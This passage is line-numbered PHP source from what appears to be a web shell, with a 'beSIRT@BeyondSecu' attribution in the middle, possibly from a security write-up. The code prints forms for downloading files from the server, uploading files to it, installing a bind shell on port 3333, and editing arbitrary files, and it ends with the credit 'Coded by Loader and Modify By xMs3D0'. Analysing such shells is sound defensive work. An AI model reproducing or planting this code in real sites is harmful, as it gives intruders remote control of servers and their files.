307.<INPUT type=\"text\" name=\"fileto\" size=30>
308.<INPUT type=\"hidden\" name=\"dir\" value=\"\" . getcwd() . "\">
309.<INPUT type=\"submit\" value=\"Download\"></form></div>";
310.
311.echo "<div><FORM method=\"POST\" action=\"\$REQUEST_URI\"
enctype=\"multipart/form-data\">
312.<INPUT type=\"file\" name=\"userfile\">
313.<INPUT type=\"hidden\" name=\"post\" value=\"yes\">
314.<INPUT type=\"hidden\" name=\"dir\" value=\"\" . getcwd() . "\">
315.<INPUT type=\"submit\" value=\"Download\"></form></div>";
316.
317.
318.
319.echo "<div><FORM method=\"POST\" action=\"\$REQUEST_URI\">
320.Install bind
321.<b>Temp path</b><input type=\"text\" name=\"installpath\" value=\"\" . getcwd()
. "\">
322.<b>Port</b><input type=\"text\" name=\"port\" value=\"3333\">
323.
324.<INPUT type=\"hidden\" name=\"installbind\" value=\"yes\">
325.<INPUT type=\"hidden\" name=\"dir\" value=\"\" . getcwd() . "\">
326.<INPUT type=\"submit\" value=\"Install\"></form></div>";
327.
328.
329.echo "<div><FORM method=\"POST\" action=\"\$REQUEST_URI\">
330.File to edit:
331.<input type=\"text\" name=\"editfile\" >
332.<INPUT type=\"hidden\" name=\"dir\" value=\"\" . getcwd() . "\">
333.<INPUT type=\"submit\" value=\"Edit\"></form></div>";
```



beSIRT

beSIRT@BeyondSecu

```
334.  
335.  
336.  
337. ?>  
338. </td></tr></table>  
339.  
340.  
341. </td></tr>  
342. <tr valign="BOTTOM">  
343. <td valign=bottom><center>  
344. Coded by Loader and Modify By xMs3D0  
345. </center></td>  
346. </tr>  
347. </table>  
348.  
349.  
350.  
351.
```